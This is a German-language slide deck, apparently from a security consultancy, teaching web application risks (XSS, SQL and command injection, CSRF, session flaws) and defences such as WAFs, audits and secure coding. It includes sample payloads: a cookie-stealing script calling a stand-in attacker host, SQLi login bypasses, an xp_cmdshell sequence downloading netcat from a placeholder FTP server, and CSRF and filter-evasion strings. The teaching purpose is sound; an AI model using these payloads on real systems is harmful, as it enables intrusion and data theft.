~~Web 2.0~~

Websicherheit 0.2

**Problemsensibilisierung,
Sicherheitslöcher erkennen,
Methoden.**

SOGETI

1. Einleitung, alte Ziele

- **Systemsicherheit: besser**
  - > **Unices:**
    - Bessere Default-Installation
    - Linux: Käfigmechanismen/MAC (AppArmor, SELinux)
    - Solaris sogar: Trusted Extentions
  - > **CPU+OS: Nicht ausführbare Datenbereiche**
  - > **Compiler:**
    - Canaries = Stack smash protection
  - > **Windows:**
    - Vista/2008 Server: MIC, UAC
    - Leider in letztem Halbjahr zu viele Bugs

1. Einleitung, neue Ziele

- **Das Internet:**
  - > **Verbreiteter + Schneller**
    - DSL, Kabel
    - UMTS, HSPA
  - > **Üblicher:**
    - Elster
    - Bald sogar Bürgerportal
    - Online Banking
    - Webshops: Ebay/Amazon

  - → **Verlagerung Ziele: Webanwendungen!**

SANS Top-20 2007 Security Risks (2007 Annual Update)

For a continuous update on the SANS Top 20 vulnerabilities, subscribe to @Risk. If you would like the Executive Summary pointing out newsworthy highlights of the SANS 2007 Top Internet Security Risks, click here.

Client-side Vulnerabilities in:

C1. Web Browsers
C2. Office Software
C3. Email Clients
C4. Media Players

Server-side Vulnerabilities in:

S1. Web Applications
S2. Windows Services
S3. Unix and Mac OS Services
S4. Backup Software
S5. Anti-virus Software
S6. Management Servers
S7. Database Software

Security Policy and Personnel:

H1. Excessive User Rights and Unauthorized Devices
H2. Phishing/Spear Phishing
H3. Unencrypted Laptops and Removable Media

Application Abuse:

A1. Instant Messaging
A2. Peer-to-Peer Programs

Network Devices:

N1. VoIP Servers and Phones

Zero Day Attacks:

Z1. Zero Day Attacks

Best Practices for Preventing Top 20 Risks

1. Einleitung, neue Ziele

- **Browser und Webseiten im Visier**
  - **> Wellen v. Webseiten-Massenhacks > 1/2008**
    - Millionen von Webseiten
    - Häufig Kombination von
      - Mass SQLi (ausgehend häufig v. PC-Botnetzen)
      - Stored XSS zur Malware-Verbreitung (Drive-by-DLs)

1. Einleitung, neue Ziele

- Mass SQLi: Google is your friend
- Prominente wie
  - Adobe Vlogit! (Asprox Botnet)
  - UN
  - UK Government
  - DHS
- Client-Infektion via Stored XSS mit Malware:
  - Generell nicht gepatchte Systeme
  - Zero-Day IE: 12/2008: (MS08-073/78, MS09-002)
  - Gumblar-Wurm (Web2Web, FTP-Cred.):
    - » Adobe PDF + JS (CVE 2008-2992)
    - » Adobe Flash + JS (~ CVE 2008-1654/3872)
    - » MITM'ed Google Search

2. Typische Gefahren

- **(OWASP) Top 10**

  www.owasp.org/index.php/Top_10_2007

1: XSS (Cross Site Scripting)
2: Injection Flaws (SQL/ Command Injection)
3: Malicious File Inclusion (RFI in PHP)

ungenügende Eingabeüber-prüfung

5: CSRF (Cross Site Request Forgery)
7: Broken Authentication/Session Mgmt
10: Failure to restrict URL access

schlechtes Session-management

2. Typische Gefahren

- **Einfache Beispiele folgen ...**
  - XSS
  - Injection Flaws
  - CSRFs
  - Broken Authentication & Session Management

> Ohne jegliche Eingabefilter

> Aber auch ohne jegliche Bypass-Tricks ;-)

2.1. Typische Gefahren / XSS

- **XSS**
  - **DOM basiert**
    lokale Browser-Attacke mit JS
  - **Reflected**
  - **Stored/Persistent**

2.1. Typische Gefahren / XSS

- **Reflected**
  - Einfachster Fall:
    Dritter gibt Opfer URL (HTTP-GET):
    `<script>alert(document.cookie)</script>`
  - Realistischer: `<script><new Image().src='http://drboese.de/klau.php?keks='+encodeURI(document.cookie);</script>`
- **Stored/Persistent**
  - Webseite, wo man JS **speichern** kann (Forum, Seite für den Applikationsadmin, Webmailer, Collab.)
  - Hacks wie vor

Horde, Cisco IOS 11.0-12.4

phpBB

phpBB

OWA, Horde, GMX+ Yahoo-Webmail, SAP Cfolders Gmail/Spreadsheets


2.1. Typische Gefahren / XSS

- **Stored XSS: Krasses Beispiel**
  - > **Internet Explorer < Version 8:**
    - MIME-Sniffing für Bilder wie Unix “file“ ;-)
    - D.h. IE vertraut ausliefernden Typ nicht
    - Demo...

2.1. Typische Gefahren / XSS

- **Stored XSS: Prominentes Beispiel**
  - > **10/2005: Samy-Wurm @ MySpace**
    - Experiment eines 19jährigen „Samy is my Hero“
    - In CSS eingebettetes JS
    - XMLhttpRequests (AJAX): selbst repliziert!
      - 8h: 200 Freunde von “Samy”,
      - 10h: 560,
      - 13h: 6400,
      - 18h: 1mio
      - 19h: rien ne va plus

2.1. Typische Gefahren / XSS



Interesting read:

Filter Evasion+Code:
namb.la/popular/tech.html
(http://bit.ly/i8AWT)


Interview:
http://bit.ly/18Tx51


2.2. Typische Gefahren / Injections

- **Injections**
  - **SQL Injections** (Ziel: DB)
  - **Command Injections** (Ziel: OS unter WebApp)

2.2. Typische Gefahren / Injections

- **Injections**





  - **SQL Injections:**
  - Szenario: Login-Feld Übergabe Forms an feldA, feldB


    `SELECT * FROM u WHERE usr='feldA' AND pw='feldB'`
  - Übergabe von `admin'--`

    `SELECT * FROM u WHERE usr='admin'--' AND pw='any'`
  - Übergabe von `' OR 1=1--`

    `SELECT * FROM u WHERE usr='' OR 1=1--' AND pw='any'`
  - Portscanner via `OpenRowSet` (M$ SQL), Oracle
  - PoC: Oracle-Wurm Voyager
  - Bemerkenswert: SQLi mit Barcode (24C3)

2.2. Typische Gefahren / Injections

- **Injections**



  - **Command Injections**:
    Szenario: Appl. übergibt `zkette` an definiertes CMD1:
  - `http://fehler.de/suche.ext?q=zkette`
  - `http://fehler.de/suche.ext?q=zkette<sep><cmd2>`
    `<sep>`: Separator wie `;` `|` `&` `%0a` `` `` `` `||` `&&`
    `<cmd2>`:
    - Unix: cat, ls, wget, tftpclient, netcat
    - Windows: xp_cmdshell <dos_cmd>, z.B.
      - Nachladen via `ftp`, User Manipul.: `net usr,...`

2.2. Typische Gefahren / Injections

> **Command Injections**, ~ spotted in the wild (Botnetze)

```
master..xp_cmdshell 'echo open ftp.boese.org >
        ftpscript.txt';--
master..xp_cmdshell 'echo USER >> ftpscript.txt';--
master..xp_cmdshell 'echo PASS >> ftpscript.txt';--
master..xp_cmdshell 'echo bin >> ftpscript.txt';--
master..xp_cmdshell 'echo get nc.exe >> ftpscript.txt';--
master..xp_cmdshell 'echo quit >> ftpscript.txt';--
master..xp_cmdshell 'ftp -s:ftpscript.txt';--
```

> Ggf. vorher anschalten:

```
master..sp_configure 'show advanced options',1
reconfigure
master..sp_configure 'xp_cmdshell',1
reconfigure
```

2.3. Typische Gefahren / CSRF

> CSRF (XSRF, Session Riding)

- **Webanwendung**
- **Angriff auf bestehende Browser-Session**

  Implizierte Authentifizierung:

  Jeder Request des Browsers schickt Session-Cookie mit
- **Unterschieben+Ausführen Request:**

```
<img src="http://www.dummebank.de/transfer.do?
vonkonto=document.form.vonkonto&
meinkonto=31337&betrag=3434.43">
```

  - s/img/script/
  - s/img/iframe/
  - .. oder AJAX, VBScript, ActionScript, …
- HTML-Mail oder fremder Webseite (passiv)
- aktiv: Phishing (klicke!)

2.3. Typische Gefahren / CSRF

> CSRF

- **Tick Fortgeschrittener:**
  - Untergeschobenes POST mit z.B.

    ```
    <body onLoad="document.form.submit()">
    ```

  - Oder einfach GET statt POST versuchen

Dito für XSS!

2.3. Typische Gefahren / CSRF

- **Wer hat geschludert? ;-)**
  - 1/2008 @Linksys WRT54GL, z.B.:
    - WAN-Firewall runter:

      https://**192.168.1.1**/apply.cgi?**submit_button=Firewall**&change_action=&action=**Apply**&[...]&**filter=off**&...
    - Geht nur, falls IP gleich (Werks-IP)
    - Ggf. vorher CSRF mit Werks-PW für Session
  - Cisco IOS (2008/9): HTTP-Interface zu Routern
  - 1/2008 DSL-Router in Mexiko: Drive-by Pharming (DNS verbiegen auf Fake-Banken)

2.3. Typische Gefahren / CSRF

> Abhilfe

- Vorteilhaft: Kein XSS, kein GET
- **Keine implizierte Authentifizierung durch Session-ID**
  - Applikationslogik: Seite 1 –> Seite 2 –> Seite 3 *
  - (Per-)Page Tokens/Cookies oder Random Token
  - URL-Encryption

```
<form action="/transfer.do" method="post">
 <input type="hidden" name="1u10496X32"
       value="43947384372"></form>
```

```
<a href="http://adr.web/app.php?fuss=ball">action</a>
→ <a href="http://adr.web/0ad7d8e64bd28de537…">action/a>
```

*) bitte nicht per Referer

2.4. Typische Gefahren: BA, Session Mgmt.

- **Broken Authentication**
  - > **5/2003: T-Hack (CCC @ Telekom)**
    - GET [URL]/frameset.asp?ConPK=Vertrags#
    - (GET [URL]/FileList.asp?curPt=../../../
      - MS SQL DB-Backup,
      - User-Accounts, Zugriff auf 70 Intranet-Server)
    - Darunter BND, Bundesbank, türkische Botschaft
  - > **Zweimal auch bei 1&1:**
    - Modifikation URL: Verbindungsnachweise (2/2009)
    - Attachment-ID in der URL ändern --> fremde Supportinfos (6/2009)


2.4. Typische Gefahren: BA,Session

- **Broken Session Management**
  - **Session-Fixation:**

    - E-Mail: „Log Dich doch mal bitte ein und schau, ob Du's reproduzieren kannst: `https://meine-geheimen-daten.de?SID=<random string>`
    - Empfänger: hat Session
  - Session-ID in URL generell schlecht:
    - Sichtbarkeit (HTTP): Proxy, Logs, Referer
    - Real Life: Kunde (Bank) hatte in GIF bevor HTTPS
  - **Egal ob Header oder HTTP-GET:**
    SID nicht „random", z.B. fixe Anteile:
    - Unix Epoch oder anderer Zähler
    - Mega dumm: Base64(userid o.ä.)

2.4. Typische Gefahren: BA,Session

> 10.000 Logins:



3. Maßnahmen

- **Fix the Code, Dude**
- **WAF**
- **Externer Application Vulnerability Scan**

3a. Maßnahmen: WAF

- **Reflex mancher CTOs:**
  - **> WAF! („Firewalls helfen ja immer“)**
  - **> „Tools drauf werfen“-Strategie:**
    - *If you think technology can solve your security problems then you don't understand the problems and you don't understand the technology* (Bruce Schneier)
  - **> Irreführendes „F“ in WAF**
    - Technisch: Netzwerk != einfacher als Webapps
      - Layer 3/4 Definition exakt
      - Mehr Vektoren
      - Sehr viel mehr Möglichkeiten
        - » des **Filterns**
        - » des Umgehens davon

3a. Maßnahmen: WAF

- **Missverständnis: Wie kommt's?**
  - > **Genährt von „Interessengruppen“**
  - > **Leider aufgegriffen von anderen**
  - > **Selbst Profi-Magazine:**

- iX 08/2008:

genau. Das stellt sicher, dass ausschließlich gutartige Anfragen den Webserver erreichen. Angriffe unterdrückt schon die WAF und beantwortet sie mit einer Fehlerseite. Eine zusätzliche Filte-

- iX 06/2009:

Eine Web Application Firewall (WAF) kann Angriffe auf Webapplikationen erkennen und zuverlässig unterbinden. Bislang waren derar-

3a. Maßnahmen: WAF

> **Wahrheit:**

- WAFs gibt's nicht umsonst
  - Günstigsten ~7k
  - Filter mod_security vergleichbar
  - Können mehr: ~30k Euro
- WAF ist nicht gleich WAF
- WAFs können leider nicht alles
- WAFs brauchen Einstellungen —> nicht trivial
  - Dies sollte kein Netz-/Firewalladmin machen
- WAFs beheben Probleme nicht an der Wurzel

> **Also nur teures Pflaster?**

3a. Maßnahmen: WAF

> Stärke: Eingabefilterüberprüfungen

- Klassiker: (reflected) XSS, SQLi/OS Inj.
- sehr gut in „known weaknesses“
  - path traversal, file inclusion
  - welche Pattern nach draußen (Fehlermeldungen, XXXX-XXXX-XXXX-XXXX)
- Je nach WAF unterschiedliche weitere Hilfe (Sessions)

> Architektur komplexer:

- Webserver-Modul, Reverse Proxy, Bridge?
- SSL:
  - terminieren
  - private key
- Durchsatz (gemessen)
- SPoF/ Availability?

3a. Maßnahmen: WAF

> „Constraints“ beim Filtern:

- **Blacklist** läuft Hackern hinterher („arms race“)
  - Zig Möglichkeiten Filter Evasion:
    - » Tags: SeLeCt, scrscriptipt, SE/*fuss*/LECT, scr%0aript, <script>, im%00g
    - » Encodings: URL-, UTF-[7,8,16]

- **Whitelists**:
  - Erstmal Aufstellen
  - Besser: Lernmodus (untere Preisklasse: niente)
  - jede Applikationsänderung: Whitelist pflegen
  - WAF vor vielen Web-Apps: schwieriger

3a. Maßnahmen: WAF

> Ohne UTF-7 für „<“ 70 Möglichkeiten:

%3C &lt < &LT < &#60 &#060 &#0060 &#00060 &#000060 &#0000060 < < < < < < &#x3c &#x03c &#x003c &#x0003c &#x00003c &#x000003c < < < < < < &#X3c &#X03c &#X003c &#X0003c &#X00003c &#X000003c < < < < < < &#x3C &#x03C &#x003C &#x0003C &#x00003C &#x000003C < < < < < < &#X3C &#X03C &#X003C &#X0003C &#X00003C &#X000003C < < < < < < \x3c \x3C \u003c \u003C

3a. Maßnahmen: WAF

> Geht gar nicht mit WAF *)

- GET —> POST
- Businesslogik:
  - Authorisierung (Soll User X Daten v. User Y sehen?)
- Applikationslogik, Designprobleme:
  - Kaputte Authentifizierung (Unbegrenzte Anzahl failed logins, schwache PWs, PW-Änderung ohne altes PW, Einfache PW-Sicherheitsfrage: Lieblingsfarbe)
  - `if useragent_string==iPhone then freeWLAN`
  - `if locale==CZ then buggy_function`

*) Ausnahmen bestätigen die Regel ;-)

3a. Maßnahmen: WAF

> **Können nicht alle * verhindern bzw. schwer:**

- Session Hijacking (Cookie-Klau)
- Stored XSS (egress/outbound, SMTP?)
- hidden field abuse (Preis der Ware)
- Falls kein eigenes Session-Management
  - Session Fixation (=SID vorgeben)
  - Schlechte Zufälligkeit der Session-ID in App
- Forced Browsing wie T-Hack
- Authentication brute force
- Falls keine Page Tokens/URL Encryption
  - CSRF
  - GET <URL>.<SID>

*) günstige + mod_security

3a. Maßnahmen: WAF

> Ergo, WAFs sind:

- **Zusätzlicher** Schutz
- Gut, **bekannte** Probleme zu mitigieren, wenn
  - Softwareentwicklungs-Knowhow nicht (mehr) vorh.
  - Keine Sourcen mehr (—> jad, reflector)
  - Um Zeit zu gewinnen
- Compliance (PCI DSS v1.2: Abschnitt 6.6)

> Nicht alle WAFs können alles:

- Vorher Specs anschauen, ggf. Teststellung
- Wissen, **welche** Lücken man ausbügeln will ;-)

3b. Maßnahmen, Audit (extern)

- **Welche Lücken habe ich?**
  - > **Audit ist immer gut, nur:**
    - Die richtigen (externen wg. Unbefangenheit) Experten
      - Völlig andere Baustelle als Infrastruktursicherheit
      - Muss Tester/Auditor speziell für Webapps sein
      - Schlimmstes Beispiel: PDF vom Nessus-Scan
    - Selbst: Möglichkeit, aufgedeckte Probleme zu fixen: an der Wurzel, WAF
      - Leider Erfahrung stellenweise anders

3b. Maßnahmen, Audit (extern)

- **Werkzeuge: grobe Kategorien**
  - **(1) Automatisch/kommerziell**
  - **(2) Manuell/frei**

3b. Maßnahmen, Audit (extern)

- **(1) automatische/kommerz. Tools**
  - Kosten Geld, bis zu 30k€ p.A. Miete
  - Können prinzipbedingt nicht alle Probleme finden
    - Semantisches Verständnis fehlt
      - » Darf im Portal User X Daten von User Y sehen?
      - » Was sind wertvolle Infos
        - Nicht in URL oder kein HTTPS
        - Authentication Bypass: darf ich das sehen?
    - Stored XSS/SQLi auf Seite X, Resultat auf Seite Y
    - 2nd order SQLi
    - Applikationslogik, Designfehler
      - » Absichtliche Hintertüren
      - » `if useragent_string==iPhone then freeWLAN`
      - » `if locale==CZ then buggy_function`

3b. Maßnahmen, Audit (extern)

- **(1) automatische/kommerz. Tools**
  - Kosten Geld, bis zu 30k€ p.A. Miete
  - Können prinzipbedingt nicht alle Probleme finden
  - Selbst was sie finden könnten, tun sie nicht immer (falsch-negative Befunde)
  - Behandlung von falsch-positiven Befunden
  - Noisy^10
  - Grundsätzliche Probleme:
    - Ggf. gefährlich (Passwort ändern, SQLi...)
    - Überwachen der Sessiongültigkeit
    - HTTP 200 als Fehlerseite
    - Reporting sehr unterschiedlich

3b. Maßnahmen, Audit (extern)

- **(1) automatisch/kommerz. Tools**
  - Keine Point- and Shoot-Werkzeuge

    A fool with a tool is still a fool
  - Sind aber als Ergänzung mehr als nützlich
  - → Geldersparnis+Automatisierung, Beispiel:
    - Anwendung mit
      - » Ø 4 Feldern=Variablen pro Seite
      - » 5 URLs
      - » Annahme: schlappe 400 Möglichkeiten der Eingabe: XSS/SQLi
    - 4*5*400=8000
    - 0,5 Minuten: 66,6h, ab 6660 €

3b. Maßnahmen, Audit (extern)

- **(2) manuell+freie Werkzeuge**
  - Intercepting Proxies (einfache, fortgeschrittene)
  - Firefox Plugins (siehe OWASP Live CD)

  > **Nachteil:**
  - Umfassende Test XSS/SQLi sehr schwierig

  > **Vorteil:**
  - Semantisches Verständnis der Applikation
  - Geübtes Auge sieht potenzielle Angriffspunkte

- **Kombination manuell/automatisch**


3b. Maßnahmen, Audit (extern)

- **Werkzeuge**

„automatisch“	frei, manuell
HP WebInspect (SPI Dyn.)	Tamper Data (FF Plugin)
IBM Rat. Appscan (Watchfire)	Paros Proxy
Acunetix Web Vuln. Scanner	Burpsuite*
NTOSpider	Webscarab
Cenzic Hailstorm	ratproxy (passiv)
hyperscan (Server/Appliance)	
w3af	
Grendel-Scan	

Inter-cepting Proxys (und mehr)

Kommerziell +



3c. Maßnahmen, safer programming

- **Des Pudels Kern!**

- **Wann**
  - > **Währenddessen**
  - > **QA**
  - > **Danach?**
- **Wie**
  - > **„Automatisch“ (SCA=Statische Code Analyse)**
  - > **Manuell: Code Review**

3c. Maßnahmen, safer programming

- **Wann?**
  - > **Währendessen / Danach**
    - Vorsorge immer besser als Nachsorge:
      - Von vornherein sicher Programmieren
        - » SCA als Unterstützung in IDE benutzen
        - » Bibliotheken zur Eingabeüberprüfung (ESAPI, AntiXSS ,...)
      - Ggf. schulen!
      - Leider nicht wenige Softwarefirmen Sicherheit nicht auf der Agenda

3c. Maßnahmen, safer programming

- **Währendessen/Danach**
  - > **Im QA-Prozess**
    - Sinnvoll nur wenn Vorversion „sicher“, + wenige Änderungen in QA
    - Wenige Fehler: Freigabe für Produktion
  - > **Code-Sicherheit posthum:**
    - Teurer, höherer Aufwand
    - Technisch (je nach Geld/Zeit): „Sicherheit obendrauf“

3c. Maßnahmen, safer programming

- **Wie?**
  - > **Automatisch / Manuell ?**
    - Manueller Code Review + Große Apps = Großer Aufwand
    - Rein automatisch mit SCA-Tool
      - A fool with a tool...
      - Erfordert Verständnis! => „halbautomatisch“
      - Preis SCA-Tools!!
        - » bislang eher nur Bezahlware brauchbar für WebApps:
        - » Fortify, Ounce Labs, Coverity Prevent

4. Zusammenfassung/Ausblick

- **Webanwendungen im Fadenkreuz**
  - > **Am besten:**
    - Sicher Programmieren von Anfang an!
    - Überprüfen durch
      - SCA
      - Externer Audit/Scan
      - WAF, wo nötig+erfolgversprechend
  - > **Schutz nicht allein durch Technik (WAF, BBVS, SCA):**
    - Die Axt im Hause ersetzt den Zimmermann nicht:
      - inhouse wo sinnvoll
      - Audit besser extern

- **Danke für die Aufmerksamkeit!**
  - > **Fragen?**

dirk.wetter@sogeti.de

SOGETI